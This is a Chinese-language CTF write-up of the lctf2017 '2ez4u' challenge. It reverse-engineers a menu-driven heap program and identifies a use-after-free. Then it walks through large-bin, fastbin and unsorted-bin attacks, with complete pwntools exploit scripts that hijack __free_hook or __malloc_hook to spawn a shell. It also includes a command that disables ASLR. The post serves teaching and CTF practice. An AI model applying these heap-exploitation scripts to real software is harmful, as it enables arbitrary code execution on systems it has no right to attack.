
large bins attack及lctf2017 2ez4u writeup

原创

Mira1127 于 2020-01-03 15:10:45 发布 50 收藏
分类专栏： linux pwn

 linux pwn 专栏收录该内容
7 篇文章 0 订阅
订阅专栏

基本信息

checksec

```
mira@ubuntu:~/test/pwn/largebin_attack/2ez4u$ checksec 2ez4u
[*] '/home/mira/test/pwn/largebin_attack/2ez4u/2ez4u'
    Arch:     amd64-64-little
    RELRO:    Full RELRO （不能修改got表）
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

可以看出，该程序是一个64位动态链接的。保护全部开启。

关闭ASLR：

目的：本地调试需要关闭ASLR,不然这个地址会变化。

关闭之后，**代码段的基地址：555555554000**
mira@ubuntu:~$ cat /proc/12046/maps
555555554000-555555556000 r-xp 00000000 08:01 6687744

关闭前：

```
mira@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
2
```

关闭：


```
sudo su
echo 0 > /proc/sys/kernel/randomize_va_space
```


关闭后:

```
mira@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
0
```

tips

1. context.log_level = ‘DEBUG’
   打开debug,可以看到自己的发送和接收
2. io = process("./2ez4u", env = {“LD_PRELOAD” : “./libc.so”})
   代表使用指定的libc文件去链接，不过要注意一下，因为ld.so的版本原因，跨版本指定libc一般是会失败的，所以这题的话，请使用ubuntu16.04
3. gdb.attach(io, ‘b *0x%x’ % (base_addr+0xD22))
   使用gdb attach调试，b * 是下断，在malloc下断，attach上去之后再在里面下断也行，没区别。
4. 另外使用IDA对二进制文件进行逆向分析的时候，可以把基地址重新选定，如下操作，可以看到现在基地址已经选定了。（注意这种情况下是在关闭ASLR调试时可以用，服务器上的地址并不是这个）





```
.text:0000555555554D18 loc_555555554D18:                        ; CODE XREF: add_apple+109↑j
.text:0000555555554D18                 mov     eax, [rbp+m_length]
.text:0000555555554D1B                 add     rax, 18h
.text:0000555555554D1F                 mov     rdi, rax        ; size
.text:0000555555554D22                 call    malloc
.text:0000555555554D27                 mov     [rbp+apple_info], rax
```

功能分析

这是管理apple 一道菜单题，每个apple单元信息都存放malloc的堆空间中，并且所有的apple都有 manage_apple管理，存放在.bss段

这里定义两个结构体：

```
//苹果信息结构体
00000000 struct_apple    struc ; (sizeof=0x19, mappedto_6)
00000000 m_color         dd ?
00000004 m_num           dd ?
00000008 m_value         dq ?
00000010 m_index         dd ?
00000014 m_size          dd ?
00000018 m_pbuf          db ?
00000019 struct_apple    ends

//苹果管理器
00000000 manage_apple    struc ; (sizeof=0x10, mappedto_7)
00000000                                         ; XREF: .bss:g_manage_apple_buf/r
00000000 flag            dd ?
00000004 description_apple_length dd ?
00000008 apple_info      dq ?                    ; offset
00000010 manage_apple    ends
```

程序流程

```
void sub_555555555232()
{
  __int64 savedregs; // [rsp+10h] [rbp+0h]

  while ( 1 )
  {
    menu();
    input_user();
    switch ( (unsigned int)&savedregs )
    {
      case 1u:
        add_apple();
        break;
      case 2u:
        del_apple();
        break;
      case 3u:
        edit_apple();
        break;
      case 4u:
        show_apple();
        break;
      case 5u:
        exit(0);
        return;
      default:
        puts("invalid choice !");
        break;
    }
  }
}
```

add函数：

添加苹果：
最多有16个苹果，每添加一个苹果就为apple申请对应大小的堆空间，
并把申请的 **apple_info**指针等信息，记录在 苹果管理器**g_manage_apple_buf**中

```
unsigned __int64 add_apple()
{
  int i; // [rsp+4h] [rbp-2Ch]
  int m_color; // [rsp+8h] [rbp-28h]
  unsigned int m_value; // [rsp+Ch] [rbp-24h]
  unsigned int m_num; // [rsp+10h] [rbp-20h]
  unsigned int m_length; // [rsp+14h] [rbp-1Ch]
  struct_apple *apple_info; // [rsp+18h] [rbp-18h] QWORD 8字节，v6重命名为apple
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  if ( apple_num == 16 )                         // 苹果的总数不能超过16
  {
    puts("sorry XD");
  }
  else
  {
    printf("color?(0:red, 1:green):");
    m_color = input_user();
    if ( m_color != 1 && m_color )
    {
```

```
      puts("invalid");
    }
    else
    {
      printf("value?(0-999):");
      m_value = input_user();
      if ( m_value <= 0x3E7 )
      {
        printf("num?(0-16):");
        m_num = input_user();
        if ( m_num <= 0x10 )
        {
          printf("description length?(1-1024):");
          m_length = input_user();
          if ( m_length <= 0x400 && m_length )
          {
            apple_info = (struct_apple *)malloc(m_length + 0x18LL);// malloc(m_length + 24)
            printf("description of the apple:");
            read_off_by_null((__int64)&apple_info->m_pbuf, m_length, '\n');// 从v6的 3*8=24字节开始存m_length个字节，遇到\n复制结束
            apple_info->m_color = m_color;      // v6的前4个字节存color
            apple_info->m_value = m_value;      // v6的低8个字节开始存value
            apple_info->m_num = m_num;          // v6的第四个字节开始存num
            for ( i = 0; i <= 15; ++i )
            {
              if ( !*(&g_manage_apple_buf.flag + 4 * i) )
              {
                apple_info->m_index = i;        // v6的16字节开始存index(dword 4个字节),
                *((_QWORD *)&g_manage_apple_buf.apple_info + 2 * i) = apple_info;
                *(&g_manage_apple_buf.description_apple_length + 4 * i) = m_length;
                *(&g_manage_apple_buf.flag + 4 * i) = 1;// flag修改标志位1
                ++apple_num;
                printf("apple index: %d\n", (unsigned int)i);
                return __readfsqword(0x28u) ^ v7;
              }
            }
          }
          else
          {
            puts("???");
          }
        }
        else
        {
          puts("invalid");
        }
      }
      else
      {
        puts("invalid");
      }
    }
  }
  return __readfsqword(0x28u) ^ v7;
}
```

del_apple函数：

把指定**apple_info**删除，但是并没有把 指针置空，造成 UAF漏洞

```
unsigned __int64 del_apple()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("which?(0-15):");
  v1 = input_user();
  if ( v1 <= 0xF && *(&g_manage_apple_buf.flag + 4 * v1) )// 对应的flag是否为1，若为1则代表已经分配，可以删除
  {
    *(&g_manage_apple_buf.flag + 4 * v1) = 0;    // flag置为0
    free(*((void **)&g_manage_apple_buf.apple_info + 2 * v1));// free(chunk)，但是注意，这里并没有把这个指针置空
    --apple_num;
  }
  else
  {
    puts("???");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

edit_apple函数：

```
unsigned __int64 edit_apple()
{
  unsigned int v1; // [rsp+8h] [rbp-18h]
  int v2; // [rsp+Ch] [rbp-14h]
  unsigned int v3; // [rsp+10h] [rbp-10h]
  unsigned int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  printf("which?(0-15):");
  v1 = input_user();
  if ( v1 <= 0xF && *((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) )// 如果是堆地址，如果不为NULL，代表已经分配，可以修改
  {
    printf("color?(0:red, 1:green):");
    v2 = input_user();
    if ( v2 != 1 && v2 )
      puts("invalid");
    else
      **((_DWORD **)&g_manage_apple_buf.apple_info + 2 * v1) = v2;
    printf("value?(0-999):");
    v3 = input_user();
    if ( v3 <= 0x3E7 )
      *(_QWORD *)(*((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) + 8LL) = v3;
    else
      puts("invalid");
    printf("num?(0-16):");
    v4 = input_user();
    if ( v4 <= 0x10 )
      *(_DWORD *)(*((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) + 4LL) = v4;
    else
      puts("invalid");
    printf("new description of the apple:");
    read_off_by_null(
      *((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) + 24LL,
      *(&g_manage_apple_buf.description_apple_length + 4 * v1),
      '\n');
  }
  else
  {
    puts("invalid");
  }
  return __readfsqword(0x28u) ^ v5;
}
```

show_apple函数：

输出苹果信息：

```
unsigned __int64 show_apple()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("which?(0-15):");
  v1 = input_user();

  // 因为在删除的时候，并没有把这个指针置为NULL，所以仍然可以show，触发UAF
  if ( v1 <= 0xF && *((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) )
  {
    if ( **((_DWORD **)&g_manage_apple_buf.apple_info + 2 * v1) )
      puts("color: green");
    else
      puts("color: red");
    printf("num: %d\n", *(unsigned int *)(*((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) + 4LL));
    printf("value: %d\n", (unsigned int)(char)*(_QWORD *)(*((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) +
8LL));
    printf("description:");
    puts((const char *)(*((_QWORD *)&g_manage_apple_buf.apple_info + 2 * v1) + 24LL));
  }
  else
  {
    puts("???");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

可以看出在free chunk后并没有将存储在全局变量里面的指针删除，还能够对其进行编辑，典型的UAF漏

利用

泄露地址

题目的第一个难点在于泄露地址，程序本身还开启了PIE，由于打印的时候，打印的位置是**从分配堆块的0x18的位置**开始打印的，而**正常堆块的fd与bk俩个指针在前0x10字节**，想要通过常规的利用这俩个字段泄露地址好像有点难度，此时就想要了前面提到过的**fd_nextsize和bk_nextsize**这俩个字段。所以就想办法通过large bin来实现攻击。

伪造large bin chunk

在泄露堆地址后，接下来需要泄露libc地址，根据官方的wp，使用的方法是伪造large bin chunk，我觉得神奇的地方在于不需要将伪造的堆块释放，而是修改之前被释放堆块的bk_nextsize字段即可，对应到源代码中代码即**victim = victim->bk_nextsize**，这一点使用UAF即可做到，但想要将该堆块申请出来，还需要**绕过unlink的限制**，这也可以通过UAF实现。在可以将伪造的堆块申请出来之后，我们可以在伪造的堆块中包含有正常的small bin，这样就可以达到泄露出libc地址以及修改内存的目的。

覆盖__free_hook指针

可以利用刚刚伪造的堆块包含fastbin，接下来只需要覆盖fastbin的fd指针，就可以构造合适的chunk，使得将main_arena的top指针覆盖为free_hook的上面一些的地址。
首先使用修改fastbin fd的方式，将main_arena的fastbin数组的一个指针修改为0x60，这样就获得了在申请fastbin时需要绕过检查的size位，接着将另一个数组的相应fd指向为main_arena合适的位置，即可将top指针上放的指针当作chunk申请出来，从而实现将top指针修改为__free_hook上方的位置，再接着就是多申请几次，将hook指针覆盖为system函数地址即可。

exploit

exploit如下，是官方的wp，加了一些注释：

```python
#!/usr/bin/env python2.7
# -*- coding: utf-8 -*-
from pwn import *
from ctypes import c_uint32
#context.terminal = ['tmux', 'splitw', '-h']
context.arch = 'x86-64'
context.os = 'linux'
#context.log_level = 'DEBUG'
#io = remote("111.231.13.27", 20001)
#io = process("./chall", env = {"LD_PRELOAD" : "./libc-2.23.so"})
io = process("./2ez4u")
EXEC = 0x0000555555554000
def add(l, desc):
    io.recvuntil('your choice:')
    io.sendline('1')
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('0')
    io.recvuntil('value?(0-999):')
    io.sendline('0')
    io.recvuntil('num?(0-16)')
    io.sendline('0')
    io.recvuntil('description length?(1-1024):')
    io.sendline(str(l))
    io.recvuntil('description of the apple:')
    io.sendline(desc)
    pass
def dele(idx):
    io.recvuntil('your choice:')
    io.sendline('2')
    io.recvuntil('which?(0-15):')
    io.sendline(str(idx))
    pass
def edit(idx, desc):
    io.recvuntil('your choice:')
    io.sendline('3')
    io.recvuntil('which?(0-15):')
    io.sendline(str(idx))
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('2')
    io.recvuntil('value?(0-999):')
    io.sendline('1000')
    io.recvuntil('num?(0-16)')
    io.sendline('17')
    io.recvuntil('new description of the apple:')
    io.sendline(desc)
    pass
def show(idx):
    io.recvuntil('your choice:')
    io.sendline('4')
    io.recvuntil('which?(0-15):')
    io.sendline(str(idx))
    pass
add(0x60,  '0'*0x60 ) #
add(0x60,  '1'*0x60 ) #
add(0x60,  '2'*0x60 ) #
add(0x60,  '3'*0x60 ) #
add(0x60,  '4'*0x60 ) #
add(0x60,  '5'*0x60 ) #
add(0x60,  '6'*0x60 ) #
add(0x3f0, '7'*0x3f0) # playground
```

```python
add(0x30,  '8'*0x30 )
add(0x3e0, '9'*0x3d0) # sup
add(0x30,  'a'*0x30 )
add(0x3f0, 'b'*0x3e0) # victim
add(0x30,  'c'*0x30 )
dele(0x9)  ##释放第一个大块
dele(0xb)  ##释放第二个大块
dele(0x0)
gdb.attach(io)
add(0x400, '0'*0x400)  #申请一个较大的块，使得unsorted bin数组清空
# leak
show(0xb)  ##泄露得到堆地址
io.recvuntil('num: ')
print hex(c_uint32(int(io.recvline()[:-1])).value)
io.recvuntil('description:')
HEAP = u64(io.recvline()[:-1]+'\x00\x00')-0x7e0
log.info("heap base 0x%016x" % HEAP)
target_addr = HEAP+0xb0     # 1
chunk1_addr = HEAP+0x130    # 2
chunk2_addr = HEAP+0x1b0    # 3
victim_addr = HEAP+0xc30    # b
# large bin attack
edit(0xb, p64(chunk1_addr))             # victim  ##修改victim = victim->bk_nextsize，伪造堆块开始
edit(0x1, p64(0x0)+p64(chunk1_addr))    # target ##这一步是为了绕过unlink的fd与bk检查
chunk2  = p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(0x421)
chunk2 += p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(chunk1_addr)  ##这一步是为了绕过fd_nextsize与bk_nextsize检查
edit(0x3, chunk2) # chunk2
chunk1  = ''
chunk1 += p64(0x0)
chunk1 += p64(0x0)
chunk1 += p64(0x411)
chunk1 += p64(target_addr-0x18)
chunk1 += p64(target_addr-0x10)
chunk1 += p64(victim_addr)
chunk1 += p64(chunk2_addr)  ##伪造的堆块
edit(0x2, chunk1) # chunk1
edit(0x7, '7'*0x198+p64(0x410)+p64(0x411))  ##伪造的堆块后加上结构体。
dele(0x6)
dele(0x3)
add(0x3f0, '3'*0x30+p64(0xdeadbeefdeadbeef)) # chunk1, arbitrary write !!!!!!! ##将伪造的堆块申请出来，从此便可为所欲为。。。
add(0x60,  '6'*0x60 ) #
show(0x3) ##伪造的堆块中包含small bin，泄露libc地址
io.recvuntil('3'*0x30)
io.recv(8)
LIBC = u64(io.recv(6)+'\x00\x00')-0x3c4be8
log.info("libc base 0x%016x" % LIBC)
junk  = ''
junk += '3'*0x30
junk += p64(0x81)
junk += p64(LIBC+0x3c4be8)
junk += p64(HEAP+0x300)
junk  = junk.ljust(0xa8, 'A')
junk += p64(0x80)
recovery  = ''
```

```
recovery += junk
recovery += p64(0x80) # 0x4->size
recovery += p64(0x60) # 0x4->fd
dele(0x5)
dele(0x4)
edit(0x3, recovery) # victim, start from HEAP+0x158  ##修改fd为0x60
add(0x60,  '4'*0x60 ) #
recovery  = ''
recovery += junk
recovery += p64(0x70) # 0x4->size
recovery += p64(0x0) # 0x4->fd
edit(0x3, recovery) # victim, start from HEAP+0x158
add(0x40,  '5'*0x30 ) #
dele(0x5)
recovery  = ''
recovery += '3'*0x30
recovery += p64(0x61)
recovery += p64(LIBC+0x3c4b50)
edit(0x3, recovery) # victim, start from HEAP+0x158 ##修改fd指向为main_arena的fastbin数组位置
add(0x40,  '5'*0x30 ) #
add(0x40,  p64(LIBC+0x3c5c50)) # 修改top指针指向__free_hook的上方
# recovery
edit(0xb, p64(HEAP+0x7e0))
dele(0x6)
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '/bin/sh') #
dele(0x1)
#add(0x300, '\x00'*0x1d0+p64(LIBC+0x45390)) #
add(0x300, '\x00'*0x1d0+p64(LIBC+0x4526a)) # 修改__free_hook为system地址
#gdb.attach(io, execute='b *0x%x' % (EXEC+0x1247))
dele(15)
io.interactive()
```

利用二：

leak heap

首先构造两个大小在同一个bins中的large chunk，将其释放后，这两个chunk先进入unsorted bin中，再申请一个不满足这两个chunk大小的chunk，则unsorted bins中的两个chunk将会进入large bins中。
同时 fd_nextsize和bk_nextsize将被赋值，因为指向这两个chunk的指针还存放在全局变量中，所以依然可以打印（UAF）

```
pwndbg> x /32gx 0x555555756040
0x555555756040: 0x0000006000000000 0x0000555555757010        index:0
0x555555756050: 0x0000006000000001 0x0000555555757090        index:1
0x555555756060: 0x0000006000000001 0x0000555555757110        index:2
0x555555756070: 0x0000006000000001 0x0000555555757190        index:3
0x555555756080: 0x0000006000000001 0x0000555555757210        index:4
0x555555756090: 0x0000006000000001 0x0000555555757290        index:5
0x5555557560a0: 0x0000006000000001 0x0000555555757310        index:6
0x5555557560b0: 0x000003f000000001 0x0000555555757390        index:7
0x5555557560c0: 0x0000003000000001 0x00005555557577a0        index:8
0x5555557560d0: 0x000003e000000000 0x00005555557577f0        index:9
0x5555557560e0: 0x0000003000000001 0x0000555555757bf0        index:a
0x5555557560f0: 0x000003f000000000 0x0000555555757c40        index:b
0x555555756100: 0x0000003000000001 0x0000555555758050        index:c
```

```
dele(0x9)
dele(0xb)
dele(0x0)       #fast bin
add(0x400,'0'*0x400)
```

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0x80: 0x7ffff7dd1be8 (main_arena+200) —▸ 0x555555757000(dele(0)) ◂— 0x7ffff7dd1be8
largebins
0x400: 0x5555557577e0 —▸ 0x7ffff7dd1f68 (main_arena+1096)
 —▸ 0x555555757c30(b) ◂— 0x5555557577e0(#9)

target_addr = HEAP + 0xb0       #1
chunk1_addr = HEAP + 0x130      #2      # E0 + 0X50 = 130
chunk2_addr = HEAP + 0x1b0      #3
victim_addr = HEAP + 0xc30      #b

heap base 0x0000555555757000
[*] target_addr 0x00005555557570b0
[*] chunk1_addr 0x0000555555757130
[*] chunk2_addr 0x00005555557571b0
[*] victim_addr 0x0000555555757c30
```

edit(0xb, p64(chunk1_addr))

```
pwndbg> x/30xg 0x555555757c30
0x555555757c30: 0x0061616161616161 0x0000000000000411
0x555555757c40: 0x00005555557577e0(9_chunk) 0x00007ffff7dd1f68
0x555555757c50: 0x00005555557577e0 0x0000555555757130(bk_nextsize)
0x555555757c60: 0x6262626262626200 0x6262626262626262
```

fastbin chunk

dele(0x6)

dele(0x3)

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x555555757180(3) —▸ 0x555555757300(6) ◂— 0x0
unsortedbin
all: 0x0
smallbins
0x80: 0x7ffff7dd1be8 (main_arena+200) —▸ 0x555555757000 ◂— 0x7ffff7dd1be8
largebins
0x400: 0x5555557577e0 —▸ 0x7ffff7dd1f68 (main_arena+1096) —▸ 0x555555757c30 ◂— 0x5555557577e0
```

#e

add(0x3f0, '3'*0x30+p64(0xdeadbeefdeadbeef)) **# chunk1, arbitrary write !!!**

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0x80: 0x555555757180 —▸ 0x555555757000(#0) —▸ 0x7ffff7dd1be8 (main_arena+200) —▸ 0x555555757300(#6)◂— 0x55555575
7180(#3)
largebins
0x400: 0x5555557577e0 —▸ 0x7ffff7dd1f68 (main_arena+1096) —▸ 0x555555757c30 ◂— 0x5555557577e0
```

add(0x60, '6'*0x60)

使用 fast bin0, 并将地址存放到 manage[3].malloc中，即将原来molloc_3 替换成 malloc_0

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0x80: 0x555555757180(#3) —▸ 0x7ffff7dd1be8 (main_arena+200) —▸ 0x555555757300(#6) ◂— 0x555555757180
largebins
0x400: 0x5555557577e0 —▸ 0x7ffff7dd1f68 (main_arena+1096) —▸ 0x555555757c30 ◂— 0x5555557577e0
```

show(0x6) #现在指向的是 malloc_0

因为 malloc_0 从smallbins中取出，且malloc_0为 smallbins链的首个，所以 chunk_0 的fd指向 smallbin的fd

chunk_0

```
0x555555757000: 0x0000000000000000 0x0000000000000081
0x555555757010: 0x00007ffff7dd1be8 0x0000555555757180
0x555555757020: 0x0000000000000000 0x3030303030303030
```

0x7ffff7dd1b20

offset_smallbin_60_0f_main_arena = 0x68 + 0x60 # = 0xc8

通过 fastbin attack 、 unsortedbin attack解题

1. system 劫持__free_hook

```
#coding:utf8
from pwn import *
from ctypes import c_uint32
# context(log_level='debug', os='linux')
io = process("./2ez4u")
libc = ELF("./libc.so")
base_addr = 0x0000555555554000


def add(l, desc):
    io.recvuntil('your choice:')
    io.sendline('1')
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('0')
    io.recvuntil('value?(0-999):')
    io.sendline('0')
    io.recvuntil('num?(0-16)')
    io.sendline('0')
    io.recvuntil('description length?(1-1024):')
    io.sendline(str(l))
    io.recvuntil('description of the apple:')
    io.sendline(desc)

def add(l, desc):
    io.recvuntil('your choice:')
    io.sendline('1')
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('0')
    io.recvuntil('value?(0-999):')
    io.sendline('0')
    io.recvuntil('num?(0-16)')
    io.sendline('0')
    io.recvuntil('description length?(1-1024):')
    io.sendline(str(l))
    io.recvuntil('description of the apple:')
    io.sendline(desc)

def dele(idx):
    io.recvuntil('your choice:')
    io.sendline('2')
    io.recvuntil('which?(0-15):')
    io.sendline(str(idx))

def edit(idx, desc):
    io.recvuntil('your choice:')
    io.sendline('3')
    io.recvuntil('which?(0-15):')
```

```
    io.sendline(str(idx))
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('2')
    io.recvuntil('value?(0-999):')
    io.sendline('1000')
    io.recvuntil('num?(0-16)')
    io.sendline('17')
    io.recvuntil('new description of the apple:')
    io.sendline(desc)

def show(idx):
    io.recvuntil('your choice:')
    io.sendline('4')
    io.recvuntil('which?(0-15):')
    io.sendline(str(idx))

add(0x100,'0' * 0x100)  #0
add(0x100,'1' * 0x100)  #1
add(0x100,'2' * 0x100)  #2
# gdb.attach(io)
dele(0)
dele(1)
add(0x110,'A'*0x110)    #0  触发0 和 1 合并到 unsortedbin
show(1)                 #chunk_1 bk_nextsize  unsortedbin->bk
io.recvuntil("description:")
'''
offset_main_arena = 0x3C4B20
offset_unsortedbin_of_main_arena = 0x58
offset_unsortedbin = 0x3c4b78
'''
libc_base = u64(io.recv(6).ljust(8,'\x00')) - 0x3C4B78  #unsorted bin
print "libc base: " + hex(libc_base)

__free_hook = libc_base + libc.symbols["__free_hook"]
free_hook = __free_hook - 0x50

#gdb.attach(io)


dele(2)
dele(0)

add(0x10, '0'*0x10)  #0
add(0x10, '1'*0x10)  #1
add(0x10, '2'*0x10)  #2
add(0x100,'3'*0x100) #3
add(0x10, '4'*0x10)  #4
dele(0)
dele(1)
dele(2)
dele(3)

add(0x90,'0'*0x90) #0

# fd :libc_base + 0x3c4b78  bk: free_hook
#payload = 'A'*0x90+p64(0x71)+p64(libc_base + 0x3c4b78)+p64(free_hook)
'''
0x555555757140: 0x4141414141414141 0x0000000000000071
0x555555757150: 0x00007ffff7dd1b78 0x00007ffff7dd3758<-free_hook
0x555555757160: 0x3333333333333300 0x3333333333333333
```

```
'''

#edit(3,payload)  #修改unsorted bin的 bk
'''
pwndbg> x/30xg 0x00007ffff7dd3758  <-free_hook
0x7ffff7dd3758 <_IO_list_all_stamp>: 0x0000000000000000 0x0000000000000000
0x7ffff7dd3768 <list_all_lock+8>: 0x0000000000000000 0x0000000000000000
0x7ffff7dd3778 <_IO_stdfile_2_lock+8>: 0x0000000000000000 0x0000000000000000
0x7ffff7dd3788 <_IO_stdfile_1_lock+8>: 0x0000000000000000 0x0000000000000000
'''
#add(0x68 - 0x18,'1') #1  使用 unsorted bin构造 size
'''
0x555555757140: 0x4141414141414141 0x0000000000000071
0x555555757150: 0x0000000000000000 0x0000000000000000
0x555555757160: 0x3333333300000001 0x3333333333330031
'''
'''
** 用于fastbin 攻击，构造 size **
pwndbg> x/30xg 0x00007ffff7dd3758
0x7ffff7dd3758 <_IO_list_all_stamp>: 0x0000000000000000 0x0000000000000000
0x7ffff7dd3768 <list_all_lock+8>: 0x00007ffff7dd1b78 0x0000000000000000
'''



# gdb.attach(io)

# 劫持 __free_hook
payload = 'A'*0x90+p64(0x71)+p64(libc_base + 0x3c4b78)+p64(free_hook)
edit(3,payload)  #修改unsorted bin的 bk
add(0x68 - 0x18,'1') #1  使用 unsorted bin构造 size

addr = libc_base + 0x3c6765  # 伪chunk  size:0x7f

system = libc_base + libc.symbols['system']
payload = 'A'*0x90+p64(0x71)+p64(addr)
dele(1)  #fastbin

edit(3,payload)   #修改fd  fastbin
add(0x68-0x18,'\n') #1   fastbin 指向addr

offset = 0x3C67A8 - 0x3c6765 -0x28
print "offset: " + hex(offset)
add(0x68-0x18, "A" * offset + p64(system)) #2 system 劫持 __free_hook
edit(3,'A'*0x90+p64(0x71)+"/bin/sh\x00\n")#
dele(1)
io.interactive()
```

2. 劫持 __malloc_hook __realloc_hook

```python
main_arena_offset = 0x3c4b20
main_arena_addr =  main_arena_offset + libc_base
fack_unsorted_bin_addr = main_arena_addr - 0x33 - 0x18 - 0xd
payload = 'A'*0x90+p64(0x71)+p64(libc_base + 0x3c4b78)+p64(fack_unsorted_bin_addr)
edit(3,payload)  #修改unsorted bin的 bk
add(0x68 - 0x18,'1') #1  使用 unsorted bin构造 size

dele(1)                                                    # fastbin
# fake_chunk_addr = main_arena_addr - 0x33
fake_chunk_addr = main_arena_addr - 0x33 - 0x18
payload = 'A'*0x90+p64(0x71)+p64(fake_chunk_addr)
edit(3,payload)
add(0x68-0x18,'\n') #1   fastbin 指向fake_chunk_addr

one_gadget = libc_base + 0x4526A
realloc  = libc_base + 0x846C0
payload = 'a' * 11  + p64(one_gadget) + p64(realloc + 0xc)
add(0x68-0x18, payload)
#add(0x10, 'system')
io.recvuntil('your choice:')
io.sendline('1')
io.recvuntil('color?(0:red, 1:green):')
io.sendline('0')
io.recvuntil('value?(0-999):')
io.sendline('0')
io.recvuntil('num?(0-16)')
io.sendline('0')
io.recvuntil('description length?(1-1024):')
io.sendline(str(33))
io.interactive()
```